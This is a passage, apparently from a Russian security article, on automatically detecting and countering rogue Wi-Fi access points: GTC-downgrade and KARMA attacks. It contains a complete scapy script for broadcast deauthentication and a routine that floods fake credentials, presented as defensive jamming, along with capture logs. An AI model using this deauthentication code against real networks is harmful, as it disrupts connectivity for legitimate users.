
Этот скрипт использует системный инструмент wpa_supplicant для подключения к беспроводной сети WPA Enterprise со случайными парами логина и пароля.

Теперь активируем этот механизм противодействия в детекторе:

defence/wifi/eap.py

```
...
def alert(ap):
    ...
    system(f"prevent/gtc.sh wlan1 {ap}")
...
```


В результате мы получаем автоматическое средство обнаружения атаки GTC Downgrade и реагирования на нее. Теперь, как только в зоне действия нашего монитора оказывается очередная сеть WPA Enterprise, мы автоматически подключаемся к ней и пытаемся определить предлагаемый метод аутентификации. Если замечена точка доступа с явно пониженным методом аутентификации, то запускается скрипт, который начнет слать хакерской точке доступа фейковые пары логина и пароля под видом доменных корпоративных учеток.



```
~/src/defence/wifi(main*) » sudo ./eap.py wlan0mon
[*] WPA Enterprise detected 00:83:88:[redacted]:[redacted]:[redacted] "Corp" -50dBm 2437MHz (uptime: 0:52:59) []
[!] EAPhammer detected: "00:83:88:[redacted]:[redacted]:[redacted] Corp" -50dBm 2437MHz (uptime: 0:52:59) []
[*] send kulakov:Tairaec0ah
[*] send sitnikov:vo5aimooF9
[*] send kotov:EeteiQuoc8
[*] send rogov:ooy8IemeTh
[*] send fomichyov:ue1Eej8uDo
[*] send nikitin:toogh6Vie6
[*] send afanasev:ca1iz9Xoh8
[*] send orlov:iof30ayuch
[*] send sokolov:yae0ooKieV
[*] send jdanov:Ban6pha3oo
[*] send kulakov:mu6ooXesup
[*] send ershov:Thee8ahxoo
```

Предотвращение атаки понижения методов аутентификации WPA Enterprise — отправка на вредоносную сеть множества хешей фейковых учетных записей

Несмотря на то что атака GTC Downgrade часто приводит к отправке учетных данных открытым текстом, мы не отсылаем их хакеру в открытом виде. А нарочно отправляем в виде хеша, заставляя тем самым еще и брутить их.



```
1:42
     jtr NETNTLM:                       sitnikov:$NETNTL
M$fbf1fc384d07b512$d9a9769672803a87d4ec215a5ff2ce979adc4
8d01845c586
     hashcat NETNTLM:                   sitnikov:::d9a9
769672803a87d4ec215a5ff2ce979adc48d01845c586:fbf1fc384d0
7b512

wlan0: STA 00:0f:00:[redacted] IEEE 802.11: disassociated
wlan0: CTRL-EVENT-EAP-RETRANSMIT 00:11:22:33:44:55
wlan0: STA 00:0f:00:[redacted] IEEE 802.11: associated
wlan0: CTRL-EVENT-EAP-STARTED 00:0f:00:[redacted]
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

mschapv2: Sun Sep 14 00:13:13 2025
     domain\username:                  kotov
     username:                         kotov
     challenge:                        c7:a9:df:33:48:6
8:6a:b7
     response:                         32:d7:9b:7d:7c:1
f:5e:07:ac:8f:f4:e7:a9:7a:b7:86:31:25:ea:10:5c:85:96:5a
     jtr NETNTLM:                      kotov:$NETNTLM$c
7a9df3348686ab7$32d79b7d7c1f5e07ac8ff4e7a97ab7863125ea10
5c85965a
     hashcat NETNTLM:                  kotov:::32d79b7
d7c1f5e07ac8ff4e7a97ab7863125ea105c85965a:c7a9df3348686a
b7

wlan0: STA 00:0f:00:[redacted] IEEE 802.11: disassociated
wlan0: STA 00:0f:00:[redacted] IEEE 802.11: associated
wlan0: CTRL-EVENT-EAP-STARTED 00:0f:00:[redacted]
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=1
wlan0: CTRL-EVENT-EAP-PROPOSED-METHOD vendor=0 method=25

mschapv2: Sun Sep 14 00:13:18 2025
     domain\username:                  rogov
     username:                         rogov
     challenge:                        72:00:f4:6a:c7:7
9:d5:1f
     response:                         f7:64:49:78:57:b
7:50:24:68:f0:55:ad:30:61:85:28:ef:c0:6f:b8:c6:04:dc:64
     jtr NETNTLM:                      rogov:$NETNTLM$7
200f46ac779d51f$f764497857b7502468f055ad30618528efc06fb8
c604dc64
```

Хакер принимает фейковые хеши доменных учетных записей

Учитывая высокие, по мнению хакера, шансы на успех, он будет просто вынужден брутить их все.

На данный момент хеш-функция NetNTLMv1 считается криптографически нестойкой и любой ее хеш может быть гарантированно подобран за умеренное время (несколько дней). Правда, это потребует от хакера немалых вычислительных мощностей. В случае если хакер справится с этой задачей (сейчас появились еще и радужные таблицы), он будет вынужден повторно приехать к зоне действия целевых точек доступа и проверять каждую подобранную учетную запись, что, конечно же, не даст никакого успеха — ведь учетки фейковые.

В конечном счете, осознав, что тут что-то не то, он с большой долей вероятности оставит этот вектор нападения.

ПРОТИВОДЕЙСТВУЕМ ВСЕМУ СЕМЕЙСТВУ АТАК ROGUEAP

Все беспроводные атаки, выполняемые с позиции точки доступа и направленные на клиентов и их устройства, могут быть достаточно легко обнаружены по используемой ими технике KARMA, отзывающейся на любой Probe Request. Но с похожей простотой мы можем и превентить все атаки RogueAP, и поможет нам в этом старый хакерский прием — деаутентификация.

Для проведения любой атаки с использованием мошеннической точки доступа хакеру требуется, чтобы жертва сначала подключилась к его точке доступа. И с помощью деаутентификации, направленной против самого хакера, мы можем отключать всех беспроводных клиентов от его вредоносной точки доступа, не давая ему провести атаку. Так как мы заранее не знаем адреса беспроводных станций, которые будут к нему подключаться, то мы можем применить широковещательную деаутентификацию, и поможет нам в этом следующий скрипт:

defence/wifi/prevent/deauth.py


```
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from sys import argv

iface = argv[1]
ap = argv[2]
sta = argv[3]
conf.verb = 0
COUNT = 1000

def deauth(src, dst, count):
    deauth = RadioTap() / Dot11(addr1=dst, addr2=src, addr3=ap) /
Dot11Deauth()
    sendp(deauth, iface=iface, count=count, inter=0.1, verbose=False)

threads = []
threads.append( Thread(target=deauth, args=(ap, sta, COUNT)) )
threads.append( Thread(target=deauth, args=(sta, ap, COUNT)) )
print(f"[*] deauth {ap} <--> {sta}")
[t.start() for t in threads]
[t.join() for t in threads]
```

Подключая этот prevent-прием к детектору точек доступа RogueAP, мы получаем простое и надежное средство автоматического обнаружения данного типа атак и реагирования на них:

defence/wifi/karma.py

```
...
def alert(ap, essid, signal):
    ...
    system(f"prevent/deauth.py {iface} {ap} ff:ff:ff:ff:ff:ff")
...
```


После детекта точки доступа RogueAP запускается механизм ее логического глушения с использованием широковещательной деаутентификации.



```
~/src/defence/wifi(main*) » sudo ./karma.py wlan0mon
[*] 00:0f:00:[redacted]:[redacted]:[redacted] "NWDdbXWbWV" -19dBm
[!] KARMA detected: 00:0f:00:[redacted]:[redacted]:[redacted] "NWDdbXWbWV" -19dBm [Legra Systems, Inc.]
[*] deauth 00:0f:00:[redacted]:[redacted]:[redacted] <--> ff:ff:ff:ff:ff:ff
```

Предотвращение атаки семейства RogueAP — широковещательно деаутентифицируем всю вредоносную сеть

И как мы можем видеть, наш скрипт полностью парализовал хакерскую точку доступа — теперь к ней невозможно подключиться.



17:26
Wi-Fi
Включить Wi-Fi
ПОДКЛЮЧЕННЫЕ СЕТИ
CORP
Отключено f=-1 aa:51:7c:[redacted]
rssi=-127 score=0 tx=0,0,0,0,0,0 rx=0,0
[(1)
{aa:51:7c:[redacted]*=2462,-43,33s};]
NETWORK_SELECTION_DISAB
LED_ASSOCIATION_REJECTION
=3
ДОСТУПНЫЕ СЕТИ

Принудительное отключение всех клиентов от вредоносной сети

Клиентские устройства, которые пытаются подключиться к вредоносной точке доступа, тут же отваливаются, не давая возможности хакеру развить последующие атаки. Как бы жертва ни стремилась подключиться к хакерской точке доступа, ничего у нее не выйдет. Наш deauth-щит надежно накрывает хакера.

Подобный прием отлично мог бы подойти и для защиты от атак Wi-Fi, направленных и на точку доступа, например атак перебором WPS. Во всех случаях, когда хакеру требуется достаточное время на перебор PIN-кодов или паролей, его всегда можно успеть логически отключить от любой целевой беспроводной сети.

WWW

Исходный код всех скриптов на GitHub автора

ЗАКЛЮЧЕНИЕ

